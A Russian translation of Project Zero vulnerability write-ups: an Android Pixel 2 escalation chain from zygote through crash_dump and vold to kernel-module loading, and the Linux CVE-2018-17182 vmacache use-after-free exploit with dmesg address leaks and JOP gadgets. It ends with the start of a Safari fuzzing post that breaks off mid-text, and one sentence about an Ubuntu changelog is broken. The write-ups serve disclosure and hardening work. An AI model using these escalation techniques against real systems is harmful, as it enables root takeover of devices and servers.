Для тестирования эксплойта использовалось вручную созданное подключение к Wi-Fi; более надёжный и удобный эксплойт, вероятно, применял бы Ethernet.

Теперь мы можем выполнять произвольный нативный код в контексте zygote и обращаться к пользовательским данным, но пока не можем извлечь необработанный ключ шифрования диска, напрямую обращаться к базовому блочному устройству или снять дамп RAM. Впрочем, после системного сбоя половина данных такого дампа, вероятно, уже потеряна. Для этих возможностей потребуется ещё немного повысить привилегии.

Хотя zygote не считается частью TCB, он имеет capability `CAP_SYS_ADMIN` в исходном пространстве имён пользователя, и политика SELinux разрешает её использование. Zygote применяет capability для системного вызова `mount()` и установки seccomp-фильтра без флага `NO_NEW_PRIVS`. Злоупотребить `CAP_SYS_ADMIN` можно несколькими способами; на Pixel 2 выглядят жизнеспособными следующие:

• Установить seccomp-фильтр без `NO_NEW_PRIVS`, затем выполнить `execve()` с переходом привилегий: SELinux exec transition, setuid/setgid или запуск с разрешёнными file capabilities. Фильтр может заставить определённые системные вызовы завершаться ошибкой с номером 0. Например, для `open()` процесс поверит, что вызов успешен и выделил файловый дескриптор 0. Здесь атака работает, но получается довольно неопрятной.
• Приказать ядру использовать контролируемый файл как высокоприоритетное swap-устройство и создать давление на память. После выгрузки ядром страниц стека или кучи достаточно привилегированного процесса в swap-файл можно изменить выгруженную память, а затем позволить процессу загрузить её обратно. Недостатки: непредсказуемость, давление на память, возможное завершение процессов, уничтожение криминалистических артефактов и необходимость распознавать выгруженные страницы. Также ядро должно поддерживать swap.

• Использовать pivot_root() для замены корневого каталога текущего или нового пространства имён монтирования, обходя проверки SELinux, которые выполнялись бы для mount(). Новое пространство имён полезно, когда нужно затронуть только дочерний процесс до повышения его привилегий. Метод не работает, если корневая файловая система — rootfs. Именно эта техника используется здесь.

В новых версиях Android изменился механизм создания дампов аварийно завершившихся процессов. Вместо запроса привилегированному демону процессы запускают одну из вспомогательных программ /system/bin/crash_dump64 и /system/bin/crash_dump32 с label SELinux u:object_r:crash_dump_exec:s0. Сейчас запуск файла с такой label из любого домена SELinux автоматически вызывает переход в домен crash_dump. Это также автоматически устанавливает флаг AT_SECURE во вспомогательном векторе, приказывая linker нового процесса осторожно обращаться с переменными окружения вроде LD_PRELOAD.

domain.te Android SELinux:

```
domain_auto_trans(domain, crash_dump_exec, crash_dump);
```

На момент сообщения об ошибке домен crash_dump имел следующую политику SELinux:

crash_dump.te Android SELinux:

```
[...]
allow crash_dump {
    domain
    -init
    -crash_dump
    -keystore
    -logd
}:process { ptrace signal sigchld sigstop sigkill };
[...]
r_dir_file(crash_dump, domain)
[...]
```

Политика разрешала crash_dump подключаться через ptrace() к процессам почти любого домена, предоставляя возможность захватить процесс при прохождении проверок DAC, и читать свойства любого процесса в procfs. В списке исключений ptrace указано несколько процессов TCB, но vold в нём отсутствует. Поэтому, если выполнить crash_dump64 и каким-то образом внедрить в него код, затем можно захватить vold.

Обратите внимание: фактическая возможность ptrace() процесса всё ещё ограничена обычными проверками DAC Linux, а crash_dump не может использовать CAP_SYS_PTRACE или CAP_SETUID. Если обычному приложению удастся внедрить код в crash_dump64, несоответствие UID всё равно не позволит применить это для атаки на системные компоненты.

Внимательный читатель может спросить, нельзя ли просто поместить собственный бинарный файл с контекстом u:object_r:crash_dump_exec:s0 в поддельную файловую систему /data и выполнить его для перехода в домен crash_dump. Это не работает, поскольку vold совершенно разумно жёстко задаёт флаг MS_NOSUID при монтировании USB storage. Он ограничивает не только классические setuid/setgid-файлы, но и файлы с file capabilities, а также запуски, которые обычно вызывают автоматические переходы доменов SELinux, если только политика явно не исключает такое поведение разрешением PROCESS2__NOSUID_TRANSITION.

Чтобы внедрить код в crash_dump64, создаётся новое пространство имён монтирования через unshare() с нашей CAP_SYS_ADMIN, затем pivot_root() направляет корневой каталог процесса в полностью контролируемый каталог, после чего запускается crash_dump64. Ядро разбирает ELF-заголовки crash_dump64, читает путь к linker /system/bin/linker64, загружает linker по этому пути относительно корня процесса, поэтому здесь можно предоставить собственный, и выполняет его.

Теперь можно выполнять произвольный код в контексте crash_dump и через него повысить привилегии до vold, скомпрометировав TCB. С точки зрения политики безопасности Android это уже привилегии, эквивалентные ядру. Но чтобы показать дальнейший путь до выполнения в ядре, статья идёт немного дальше.

kernel.te Android SELinux содержит:

```
domain_auto_trans(kernel, init_exec, init)
```

Если код в контексте ядра выполняет контролируемый атакующим файл init_exec с файловой системы без MS_NOSUID, тот запускается в контексте init.

Механизм Linux usermode helpers позволяет заставить ядро выполнить такой файл. В частности, поиск несуществующего ключа через request_key() вызывает жёстко заданный путь /sbin/request-key, если ядро не было собрано с другим CONFIG_STATIC_USERMODEHELPER_PATH. Из vold атакующий монтирует управляемую ext4 поверх /sbin без MS_NOSUID, вызывает request_key(), и ядро запускает контролируемую вспомогательную программу в контексте init.

На этом эксплойт останавливается, но поверх него можно построить выполнение в ядре. Из init исполняемый файл с подходящей label может перейти в modprobe или vendor_modprobe:

```
domain_trans(init, { rootfs toolbox_exec }, modprobe)
domain_trans(init, vendor_toolbox_exec, vendor_modprobe)
```

Эти домены могут загружать модули ядра из файлов с подходящими labels:

```
allow modprobe self:capability sys_module;
allow modprobe { system_file }:system module_load;
allow vendor_modprobe self:capability sys_module;
allow vendor_modprobe { vendor_file }:system module_load;
```

Android не требовал подписей модулей ядра:

```
walleye:/ # zcat /proc/config.gz | grep MODULE
CONFIG_MODULES_USE_ELF_RELA=y
CONFIG_MODULES=y
# CONFIG_MODULE_FORCE_LOAD is not set
CONFIG_MODULE_UNLOAD=y
CONFIG_MODULE_FORCE_UNLOAD=y
CONFIG_MODULE_SRCVERSION_ALL=y
# CONFIG_MODULE_SIG is not set
# CONFIG_MODULE_COMPRESS is not set
CONFIG_MODULES_TREE_LOOKUP=y
CONFIG_ARM64_MODULE_CMODEL_LARGE=y
CONFIG_ARM64_MODULE_PLTS=y
CONFIG_RANDOMIZE_MODULE_REGION_FULL=y
CONFIG_DEBUG_SET_MODULE_RONX=y
```

Следовательно, атакующий мог выполнить правильно помеченный файл в контексте modprobe, а затем загрузить правильно помеченный вредоносный модуль ядра.

Примечательно, что атака пересекает две слабо обеспеченные границы безопасности: от blkid_untrusted к vold, когда vold доверяет непроверенному UUID в пути, и от zygote к TCB через CAP_SYS_ADMIN процесса zygote. Поставщики ПО справедливо подчёркивают, что исследователи должны понимать, что является границей безопасности, а что нет. Но поставщики также обязаны решать, где такие границы должны существовать, и строго обеспечивать их. Необеспеченные границы могут помогать разработке, пока строится более строгая изоляция, но способны скрывать критичность компонента для безопасности системы в целом.

Ошибка инвалидации кеша в управлении памятью Linux

Автор: Jann Horn, Google Project Zero

В этой статье описан способ эксплуатации ошибки ядра Linux CVE-2018-17182, существующей с версии 3.16. Хотя уязвимый код доступен даже из сравнительно строго изолированных контекстов, здесь рассматривается эксплуатация только в средах с ядрами Linux без усиленной настройки безопасности, а именно Ubuntu 18.04 с `linux-image-4.15.0-34-generic` версии 4.15.0-34.37. Это демонстрирует, насколько сильно конфигурация ядра влияет на сложность эксплуатации его ошибки.

Отчёт и эксплойт зарегистрированы в нашем трекере как проблема 1664.

Исправления вошли в стабильные upstream-выпуски 4.18.9, 4.14.71, 4.9.128, 4.4.157 и 3.16.58.

Когда в пользовательском пространстве возникает page fault, например из-за необходимости подгрузить страницу по требованию, ядро Linux должно найти VMA, virtual memory area (`struct vm_area_struct`), содержащую адрес сбоя, чтобы определить способ обработки. Медленный путь поиска VMA в `find_vma()` обходит красно-чёрное дерево областей. Чтобы избежать этих затрат, Linux также имеет быстрый путь, пропускающий обход, если VMA недавно использовалась.

Реализация fastpath менялась; начиная с версии 3.15 Linux использует отдельные для каждого потока кеши VMA с четырьмя слотами, реализованные в `mm/vmacache.c` и `include/linux/vmacache.h`. После успешного поиска через slowpath функция `vmacache_update()` сохраняет указатель VMA в элементе массива `current->vmacache.vmas`, позволяя следующему поиску использовать fastpath.

Кеши VMA принадлежат потокам, а сами VMA связаны со всем процессом, точнее со `struct mm_struct`; далее это различие в основном игнорируется, поскольку для ошибки оно не важно. Поэтому при освобождении VMA необходимо инвалидировать кеши всех потоков, иначе следующий поиск перейдёт по висячему указателю. Но в процессе может быть много потоков, и простой обход всех их кешей создал бы проблему производительности.

Для решения `struct mm_struct` и потоковая `struct vmacache` помечаются sequence numbers. Когда fastpath в `vmacache_valid()` обнаруживает несовпадение `current->vmacache.seqnum` и `current->mm->vmacache_seqnum`, он очищает кеш текущего потока и обновляет его sequence number.

Sequence numbers `mm_struct` и кеша VMA имели ширину только 32 бита и могли переполняться. Чтобы кеш не мог ошибочно выглядеть действительным после фактического увеличения `current->mm->vmacache_seqnum` 2^32 раз, `vmacache_invalidate()`, увеличивающая `current->mm->vmacache_seqnum`, обрабатывала особый случай. При переходе `current->mm->vmacache_seqnum` в ноль она вызывала `vmacache_flush_all()` для очистки всех кешей VMA, связанных с `current->mm`. Выполнение `vmacache_flush_all()` было очень дорогим: функция обходила каждый поток всей машины, проверяла связанную с ним `struct mm_struct` и при необходимости очищала кеш.

В версии 3.16 добавили оптимизацию: если `struct mm_struct` связана только с одним потоком, `vmacache_flush_all()` ничего не делала. Авторы исходили из того, что каждой инвалидации кеша VMA предшествует поиск VMA, поэтому в однопоточном процессе sequence number кеша всегда близок к номеру `mm_struct`:

```
/*
 * Single threaded tasks need not iterate the entire
 * list of process. We can avoid the flushing as well
```

```
     * since the mm's seqnum was increased and don't have
     * to worry about other threads' seqnum. Current's
     * flush will occur upon the next lookup.
     */
    if (atomic_read(&mm->mm_users) == 1)
        return;
```

Однако оптимизация неверна, поскольку не учитывает ситуацию, когда прежде однопоточный процесс создаёт новый поток сразу после перехода sequence number `mm_struct` через ноль. В таком случае номер кеша VMA первого потока остаётся равным `0xffffffff`, а второй поток может снова увеличить номер `mm_struct` до `0xffffffff`. Тогда кеш первого потока, способный содержать висячие указатели, вновь будет считаться действительным, разрешая использование освобождённых указателей VMA.

Ошибка была исправлена расширением sequence numbers до 64 бит, что делает переполнение непрактичным, и удалением логики обработки переполнения.

По сути, активировать ошибку может любой процесс, способный работать достаточно долго для переполнения счётчика — около часа, если доступен `MAP_FIXED`, — и использовать `mmap()` / `munmap()` для управления mappings памяти и `clone()` для создания потока. Эти системные вызовы не требуют привилегий и часто разрешены даже в seccomp-песочницах: рендерере Chrome (`mmap`, `munmap`, `clone`), песочнице основного хост-компонента gVisor и seccomp-политике Docker.

Для простоты мой эксплойт использует и другие интерфейсы ядра, поэтому не работает непосредственно внутри таких песочниц. В частности, он читает журналы dmesg через `/dev/kmsg` и с помощью массива eBPF заполняет страничный аллокатор ядра управляемыми, изменяемыми выделениями по одной странице. Однако атакующий, готовый вложить больше времени, вероятно, смог бы обойтись без этих интерфейсов.

Интересно, что Docker в конфигурации по умолчанию, по-видимому, не запрещает контейнерам доступ к журналам dmesg хоста, если ядро разрешает обычным пользователям читать dmesg. Хотя `/dev/kmsg` в контейнере отсутствует, seccomp-политика почему-то помещает системный вызов `syslog()` в белый список.

Первое обращение use-after-free происходит в `vmacache_find()`. В первоначальной версии функции, существовавшей до появления ошибки, кеш VMA обрабатывался так:

```
for (i = 0; i < VMACACHE_SIZE; i++) {
    struct vm_area_struct *vma = current->vmacache[i];

    if (vma && vma->vm_start <= addr && vma->vm_end > addr) {
        BUG_ON(vma->vm_mm != mm);
        return vma;
    }
}
```

Обнаружив кешированную VMA, границы которой содержат переданный адрес `addr`, код проверял совпадение указателя `->vm_mm` с ожидаемой `mm_struct`. Оно должно существовать всегда, кроме случаев нарушения безопасности памяти. При несовпадении поток завершался через assertion `BUG_ON()`. Проверка `BUG_ON()` предназначена для ситуаций, когда поток ядра обнаруживает серьёзную проблему, которую нельзя корректно обработать выходом из текущего контекста. В стандартной upstream-конфигурации ядра `BUG_ON()` обычно выводит backtrace и дампы регистров в буфер dmesg, после чего принудительно завершает текущий поток. Иногда это мешает остальной системе продолжить работу: например, если аварийный код удерживал важную блокировку, другие пытающиеся получить её потоки навсегда заблокируются. Но часто остальная система сохраняет достаточно рабочее состояние. Только если ядро определяет, что сбой произошёл в критическом контексте вроде обработчика прерывания, вся система останавливается с kernel panic.

Тот же код обработки используется для неожиданных сбоев ядра, например page fault и general protection fault по адресам вне белого списка. По умолчанию ядро по возможности пытается

завершить только виновный поток.

Обработка сбоев ядра — компромисс между доступностью, надёжностью и безопасностью. Владелец может хотеть, чтобы система продолжала работать как можно дольше даже при сбоях отдельных частей, если внезапная kernel panic приведёт к потере данных или простою важной службы. Аналогично может потребоваться отлаживать ошибку ядра на живой системе без внешнего отладчика; немедленное завершение всей системы усложнило бы полноценную диагностику.

С другой стороны, атакующему выгодна возможность повторять эксплуатацию много раз без перезагрузок. А имея доступ к журналу первого сбоя, он может применить эту информацию в более сложной следующей попытке.

Ядро предоставляет два sysctl для настройки поведения в зависимости от желаемого компромисса:

• `kernel.panic_on_oops` автоматически вызывает kernel panic при срабатывании `BUG_ON()` или сбое ядра; начальное значение задаётся параметром сборки `CONFIG_PANIC_ON_OOPS`. В upstream-ядре он по умолчанию выключен, и включать его по умолчанию в дистрибутивах, вероятно, было бы плохой идеей, однако Android включает его.
• `kernel.dmesg_restrict` определяет, могут ли пользователи без root читать dmesg, где среди прочего находятся дампы регистров и трассировки стека после сбоев ядра; начальное значение задаётся `CONFIG_SECURITY_DMESG_RESTRICT`. В upstream он по умолчанию выключен, но некоторые дистрибутивы, например Debian, включают его. Android блокирует доступ к dmesg через SELinux.

Ubuntu, например, не включает ни один из параметров.

Приведённый выше фрагмент изменили в том же месяце, когда он был добавлен:

```
 for (i = 0; i < VMACACHE_SIZE; i++) {
     struct vm_area_struct *vma = current->vmacache[i];

-    if (vma && vma->vm_start <= addr && vma->vm_end > addr) {
-        BUG_ON(vma->vm_mm != mm);
+    if (!vma)
+        continue;
+    if (WARN_ON_ONCE(vma->vm_mm != mm))
+        break;
+    if (vma->vm_start <= addr && vma->vm_end > addr)
         return vma;
-    }
 }
```

Именно эту изменённую версию сейчас поставляют дистрибутивы вроде Ubuntu.

Первое изменение переносит проверку висячего указателя перед сравнением адресов. Второе интереснее: `BUG_ON()` заменена на `WARN_ON_ONCE()`.

`WARN_ON_ONCE()` выводит в dmesg отладочные сведения, похожие на вывод `BUG_ON()`. В отличие от `BUG_ON()`, `WARN_ON_ONCE()` выводит их только при первом срабатывании и продолжает выполнение. Теперь, обнаружив висячий указатель в fastpath кеша VMA, то есть эвристически выявив use-after-free, ядро просто покидает fastpath и возвращается к обходу красно-чёрного дерева. Процесс продолжает работать.

Это соответствует политике ядра по умолчанию максимально сохранять систему работоспособной. Если по какой-то причине здесь случайно происходит use-after-free, ядро, вероятно, может эвристически смягчить последствия и продолжить работу процесса.

Политика вывода лишь предупреждения даже при обнаружении повреждения памяти ядра проблематична для систем, которые должны вызывать kernel panic при событиях, относящихся к безопасности. Простое превращение `WARN()` в kernel panic неприемлемо, поскольку `WARN()` используется и для множества событий, не важных для безопасности ядра. Поэтому некоторые

применения WARN_ON() в чувствительных местах заменили на CHECK_DATA_CORRUPTION(), позволяющий на этапе конфигурации выбирать между BUG() и WARN(). Но CHECK_DATA_CORRUPTION() используется только в коде работы со связными списками и addr_limit_user_check(); проверка кеша VMA по-прежнему применяет обычный WARN_ON_ONCE().

В эту функцию внесли третье важное изменение. Однако оно сравнительно новое и впервые войдёт в ещё не выпущенное ядро 4.19, поэтому для атаки на развёрнутые ядра не имеет значения.

```
 for (i = 0; i < VMACACHE_SIZE; i++) {
-    struct vm_area_struct *vma = current->vmacache.vmas[i];
+    struct vm_area_struct *vma = current->vmacache.vmas[idx];

-    if (!vma)
-        continue;
-    if (WARN_ON_ONCE(vma->vm_mm != mm))
-        break;
-    if (vma->vm_start <= addr && vma->vm_end > addr) {
-        count_vm_vmacache_event(VMACACHE_FIND_HITS);
-        return vma;
+    if (vma) {
+#ifdef CONFIG_DEBUG_VM_VMACACHE
+        if (WARN_ON_ONCE(vma->vm_mm != mm))
+            break;
+#endif
+        if (vma->vm_start <= addr && vma->vm_end > addr) {
+            count_vm_vmacache_event(VMACACHE_FIND_HITS);
+            return vma;
+        }
     }
+    if (++idx == VMACACHE_SIZE)
+        idx = 0;
 }
```

После этого изменения sanity check полностью пропускается, если ядро не собрано с отладочным параметром CONFIG_DEBUG_VM_VMACACHE.

Эксплойту необходимо увеличить sequence number приблизительно 2^33 раз. Поэтому эффективность примитива увеличения критична для общего времени работы.

За один системный вызов можно добиться двух увеличений. Сначала создаётся анонимная VMA, охватывающая три страницы. Затем mmap() с MAP_FIXED многократно заменяет среднюю страницу эквивалентной VMA. mmap() сначала разделяет область на три VMA, затем заменяет среднюю и снова объединяет три области, вызывая инвалидацию кеша для двух VMA, удаляемых при объединении.

Перечислим все потенциальные способы атаковать use-after-free, не возвращая backing page slab-объекта страничному buddy allocator; согласно /proc/slabinfo, ядро Ubuntu использует одну страницу на slab vm_area_struct:

• Повторно использовать vm_area_struct в том же процессе. Тогда процесс сможет пользоваться этой VMA, но ничего интересного не произойдёт, поскольку кешам процесса и так разрешено содержать указатели на неё.
• Освободить vm_area_struct в freelist slab allocator и попытаться обратиться к ней. Однако по крайней мере используемый Ubuntu SLUB заменяет первые восемь байтов vm_area_struct, содержащие vm_start, начальный пользовательский адрес, адресом ядра. Поэтому функция поиска кеша VMA не сможет вернуть объект: условие vma->vm_start <= addr && vma->vm_end > addr невыполнимо.
• Освободить vm_area_struct в freelist slab allocator, затем выделить её в другом процессе. За исключением очень узкой гонки, которую трудно вызывать многократно, это приведёт к WARN_ON_ONCE(), и функция поиска не вернёт VMA.

• Освободить vm_area_struct в freelist slab allocator, затем выполнить выделение из slab, объединённого со slab vm_area_struct. Для этого нужен aliasing slab; в виртуальной машине Ubuntu 18.04 такого, по-видимому, нет.

Следовательно, для эксплуатации необходимо вернуть backing page страничному аллокатору, а затем повторно выделить её способом, позволяющим поместить туда управляемые данные. Для этого подходят разные интерфейсы ядра, например:

Страницы pipe:

• Преимущество: не очищаются при выделении.
• Преимущество: при наличии splice() допускают запись по произвольному смещению внутри страницы.
• Преимущество: выровнены по странице.
• Недостаток: нельзя выполнить несколько записей, не освободив и не выделив страницу повторно.

Карты BPF:

• Преимущество: содержимое можно многократно читать и записывать из пользовательского пространства.
• Преимущество: выровнены по странице.
• Недостаток: очищаются при выделении.

Эксплойт использует карты BPF.

Ему нужны следующие сведения:

• Адрес mm_struct.
• Адрес VMA с use-after-free.
• Адрес загрузки кода ядра.

По крайней мере в ядре Ubuntu 18.04 первые два адреса напрямую видны в дампе регистров, вызванном WARN_ON_ONCE(), и легко извлекаются из dmesg: адрес mm_struct находится в RDI, а VMA — в RAX. Указатель инструкций напрямую не виден, поскольку RIP и стек символизированы, а в регистрах общего назначения указателя инструкций нет.

Backtrace ядра может содержать несколько наборов регистров. Когда логика трассировки встречает кадр прерывания, она создаёт дополнительный дамп. Мы можем вызвать WARN_ON_ONCE() через page fault по пользовательскому адресу, а такие faults могут происходить при любом обращении к пользовательской памяти в контексте системного вызова через copy_from_user() / copy_to_user() и другие функции. Это позволяет выбрать место вызова, где нужные сведения находятся в регистре, из множества вариантов. Оказалось, что запись в eventfd вызывает usercopy, пока R8 ещё содержит указатель на структуру eventfd_fops.

Во время работы эксплойт заменяет VMA нулевой памятью, а затем запускает поиск VMA через повреждённый кеш, намеренно вызывая WARN_ON_ONCE(). Создаётся следующее предупреждение; используемые эксплойтом утечки выделены в исходном материале:

```
[ 3482.271265] WARNING: CPU: 0 PID: 1871 at /build/linux-SlLHxe/linux-4.15.0/mm/vmacache.c:102 vmacache_find+0x9c/0xb0
[...]
[ 3482.271298] RIP: 0010:vmacache_find+0x9c/0xb0
[ 3482.271299] RSP: 0018:ffff9e0bc2263c60 EFLAGS: 00010203
[ 3482.271300] RAX: ffff8c7caf1d61a0 RBX: 00007fffffffd000 RCX: 0000000000000002
[ 3482.271301] RDX: 0000000000000002 RSI: 00007fffffffd000 RDI: ffff8c7c214c7380
[ 3482.271301] RBP: ffff9e0bc2263c60 R08: 0000000000000000 R09: 0000000000000000
[ 3482.271302] R10: 0000000000000000 R11: 0000000000000000 R12: ffff8c7c214c7380
[ 3482.271303] R13: ffff9e0bc2263d58 R14: ffff8c7c214c7380 R15: 0000000000000014
[ 3482.271304] FS:  00007f58c7bf6a80(0000) GS:ffff8c7cbfc00000(0000) knlGS:0000000000000000
[ 3482.271305] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 3482.271305] CR2: 00007fffffffd000 CR3: 00000000a143c004 CR4: 00000000003606f0
[ 3482.271308] DR0: 0000000000000000 DR1: 0000000000000000 DR2: 0000000000000000
[ 3482.271309] DR3: 0000000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400
```

```
[ 3482.271309] Call Trace:
[ 3482.271314]  find_vma+0x1b/0x70
[ 3482.271318]  __do_page_fault+0x174/0x4d0
[ 3482.271320]  do_page_fault+0x2e/0xe0
[ 3482.271323]  do_async_page_fault+0x51/0x80
[ 3482.271326]  async_page_fault+0x25/0x50
[ 3482.271329] RIP: 0010:copy_user_generic_unrolled+0x86/0xc0
[ 3482.271330] RSP: 0018:ffff9e0bc2263e08 EFLAGS: 00050202
[ 3482.271330] RAX: 00007fffffffd008 RBX: 0000000000000008 RCX: 0000000000000001
[ 3482.271331] RDX: 0000000000000000 RSI: 00007fffffffd000 RDI: ffff9e0bc2263e30
[ 3482.271332] RBP: ffff9e0bc2263e20 R08: ffffffffa7243680 R09: 0000000000000002
[ 3482.271333] R10: ffff8c7bb4497738 R11: 0000000000000000 R12: ffff9e0bc2263e30
[ 3482.271333] R13: ffff8c7bb4497700 R14: ffff8c7cb7a72d80 R15: ffff8c7bb4497700
[ 3482.271337]  ? _copy_from_user+0x3e/0x60
[ 3482.271340]  eventfd_write+0x74/0x270
[ 3482.271343]  ? common_file_perm+0x58/0x160
[ 3482.271345]  ? wake_up_q+0x80/0x80
[ 3482.271347]  __vfs_write+0x1b/0x40
[ 3482.271348]  vfs_write+0xb1/0x1a0
[ 3482.271349]  SyS_write+0x55/0xc0
[ 3482.271353]  do_syscall_64+0x73/0x130
[ 3482.271355]  entry_SYSCALL_64_after_hwframe+0x3d/0xa2
[ 3482.271356] RIP: 0033:0x55a2e8ed76a6
[ 3482.271357] RSP: 002b:00007ffe71367ec8 EFLAGS: 00000202 ORIG_RAX: 0000000000000001
[ 3482.271358] RAX: ffffffffffffffda RBX: 0000000000000000 RCX: 000055a2e8ed76a6
[ 3482.271358] RDX: 0000000000000008 RSI: 00007fffffffd000 RDI: 0000000000000003
[ 3482.271359] RBP: 0000000000000001 R08: 0000000000000000 R09: 0000000000000000
[ 3482.271359] R10: 0000000000000000 R11: 0000000000000202 R12: 00007ffe71367ec8
[ 3482.271360] R13: 00007fffffffd000 R14: 0000000000000009 R15: 0000000000000000
[ 3482.271361] Code: 00 48 8b 84 c8 10 08 00 00 48 85 c0 74 11 48 39 78 40 75 17 48 39 30 77 06 48 39 70 08 77 8d 83 c2
[ 3482.271381] ---[ end trace bf256b6e27ee4552 ]---
```

Теперь эксплойт может создать поддельную VMA с правильным указателем `mm_struct`, утёкшим из RDI. Другие поля заполняются ссылками на поддельные структуры данных, то есть указателями обратно в fake VMA, построенными по утёкшему из RAX адресу VMA, и указателями на код ядра с использованием R8 из кадра исключения page fault для обхода KASLR.

Вероятно, ошибку можно эксплуатировать изящнее, например наложив поддельную записываемую VMA на существующие страницы только для чтения. Однако этот эксплойт использует классическое jump-oriented programming.

Чтобы второй раз активировать use-after-free, выполняется запись по адресу без элементов таблицы страниц. Обработчик page fault ядра проходит цепочку `page_fault -> do_page_fault -> __do_page_fault -> handle_mm_fault -> __handle_mm_fault -> handle_pte_fault -> do_fault -> do_shared_fault -> __do_fault`, где выполняется косвенный вызов:

```
static int __do_fault(struct vm_fault *vmf)
{
    struct vm_area_struct *vma = vmf->vma;
    int ret;

    ret = vma->vm_ops->fault(vmf);
```

`vma` — контролируемая нами структура VMA, поэтому здесь мы получаем управление указателем инструкций. R13 содержит указатель на `vma`. Дальнейшая JOP-цепочка довольно груба, например после выполнения задачи она приводит к сбою, но работает.

Сначала перемещаем указатель VMA в RDI:

```
ffffffff810b5c21: 49 8b 45 70           mov    rax,QWORD PTR [r13+0x70]
ffffffff810b5c25: 48 8b 80 88 00 00 00  mov    rax,QWORD PTR [rax+0x88]
ffffffff810b5c2c: 48 85 c0              test   rax,rax
ffffffff810b5c2f: 74 08                 je     ffffffff810b5c39
ffffffff810b5c31: 4c 89 ef              mov    rdi,r13
ffffffff810b5c34: e8 c7 d3 b4 00        call   ffffffff81c03000 <__x86_indirect_thunk_rax>
```

Затем получаем полный контроль над RDI:

```
ffffffff810a4aaa: 48 89 fb             mov    rbx,rdi
ffffffff810a4aad: 48 8b 43 20          mov    rax,QWORD PTR [rbx+0x20]
ffffffff810a4ab1: 48 8b 7f 28          mov    rdi,QWORD PTR [rdi+0x28]
ffffffff810a4ab5: e8 46 e5 b5 00       call   ffffffff81c03000 <__x86_indirect_thunk_rax>
```

Теперь можно вызвать `run_cmd()`, которая запускает usermode helper с правами root, принимая единственным аргументом разделённый пробелами путь и список параметров. Это позволяет выполнить предоставленный нами бинарный файл с root. Спасибо Mark за подсказку: контролируя RDI и RIP, не нужно делать ничего безумного вроде переключения битов SM*P в CR4, достаточно запустить usermode helper.

После запуска helper ядро падает с page fault, поскольку JOP-цепочка не завершается корректно. Но сбой убивает только процесс, в чьём контексте произошёл fault, поэтому это не имеет особого значения.

Об ошибке сообщили 12 сентября 2018 года. Через два дня, 14 сентября, исправление уже находилось в upstream-дереве ядра. По сравнению со сроками других поставщиков ПО это исключительно быстро. С этого момента downstream-поставщики теоретически могли перенести и применить патч. Ошибка фактически становится публичной уже тогда, даже если commit message скрывает её влияние на безопасность, что неоднократно демонстрировал grsecurity.

Однако наличие исправления в upstream не означает автоматической защиты пользовательских систем. Обычная доставка исправлений пользователям дистрибутивных ядер на основе стабильных upstream-веток выглядит примерно так:

1. Патч попадает в upstream-ядро.
2. Патч переносится в поддерживаемое upstream стабильное ядро.
3. Дистрибутив вливает изменения из upstream stable в свои ядра.
4. Пользователи устанавливают новое ядро дистрибутива.

Патч становится публичным после первого этапа, потенциально позволяя атакующим разработать эксплойт, но пользователи защищены только после четвёртого.

В данном случае backport в поддерживаемые upstream стабильные ядра 4.18, 4.14, 4.9 и 4.4 был опубликован 19 сентября 2018 года — через пять дней после публикации патча, когда дистрибутивы смогли его забрать.

Обновления стабильных upstream-ядер выходят очень часто. Например, последние на тот момент выпуски стабильного ядра 4.14, самого нового upstream longterm release:

• 4.14.72 от 26 сентября 2018 года
• 4.14.71 от 19 сентября 2018 года
• 4.14.70 от 15 сентября 2018 года
• 4.14.69 от 9 сентября 2018 года
• 4.14.68 от 5 сентября 2018 года
• 4.14.67 от 24 августа 2018 года
• 4.14.66 от 22 августа 2018 года

Ядра 4.9 и 4.4 с длительной поддержкой обновляются столь же часто. Только longterm-ядро 3.16 не получало обновлений между последним выпуском от 25 сентября 2018 года (3.16.58) и предыдущим от 16 июня (3.16.57).

Однако дистрибутивы Linux зачастую публикуют обновления ядра значительно реже. Например, Debian stable поставляет ядро на основе 4.9, но на 26 сентября 2018 года оно последний раз обновлялось 21 августа. Аналогично Ubuntu 16.04 поставляла ядро, **2018-09-26-ubuntu-linux-changelog.txt** (файл в files/2018-09-26-ubuntu-linux-changelog.txt). Android выпускает обновления безопасности только раз в месяц. Поэтому даже при наличии критического исправления в upstream stable до его фактического появления у пользователей могут пройти

недели, особенно если влияние на безопасность не объявлено публично.

В данном случае проблема безопасности была объявлена в списке рассылки oss-security 18 сентября 2018 года, а CVE выделили 19 сентября, сделав необходимость выпуска новых дистрибутивных ядер понятнее. И всё же на 26 сентября Debian и Ubuntu в версиях 16.04 и 18.04 отмечали ошибку как неисправленную:

• Трекер безопасности Debian: CVE-2018-17182
• Трекер CVE Ubuntu: CVE-2018-17182

Fedora отправила обновление пользователям 22 сентября: комментарий 8 в Red Hat Bugzilla.

Эксплойт показывает, насколько сильно конфигурация ядра влияет на простоту эксплуатации ошибки. Простое включение каждого относящегося к безопасности параметра, вероятно, было бы плохой идеей, но некоторые из них, например sysctl `kernel.dmesg_restrict`, при включении выглядят разумным компромиссом.

Хронология исправления показывает, что подход ядра к серьёзным проблемам безопасности очень эффективно и быстро помещает патчи в основное git-дерево, но оставляет окно уязвимости между публикацией upstream-исправления и его фактической доступностью пользователям. Это окно достаточно велико, чтобы атакующий успел написать эксплойт ядра.

365 дней спустя: поиск и эксплуатация ошибок Safari общедоступными инструментами

Автор: Ivan Fratric, Google Project Zero

Около года назад мы опубликовали результаты исследования устойчивости современных браузеров к DOM-фаззингу, хорошо известному методу поиска браузерных ошибок. Вместе со статистикой мы выпустили Domato, наш инструмент DOM-фаззинга, которым были найдены эти ошибки.

Поскольку в предыдущем исследовании Apple Safari, точнее его DOM-движок WebKit, показал заметно худший результат, чем другие браузеры, год спустя мы решили повторить проверку с абсолютно той же методикой и инструментами, чтобы увидеть изменения.

Конфигурация тестирования

Как и в исходном исследовании, фаззинг сначала выполнялся против WebKitGTK+, после чего все сбои проверялись в Apple Safari на Mac. WebKitGTK+ использует тот же DOM-движок, что и Safari, но допускает фаззинг на обычной Linux-машине, упрощая конфигурацию. Здесь применялась версия WebKitGTK+ 2.20.2, доступная по этой ссылке.

Для улучшения фаззинга в WebKitGTK+ внесли несколько собственных изменений:

• Исправили сборку WebKitGTK+ с ASan (Address Sanitizer).
• Изменили реализацию `window.alert()` так, чтобы она немедленно вызывала сборщик мусора вместо окна сообщения. Это удобно, поскольку в обычном фаззинге мы не стали бы вызывать `window.alert()`.
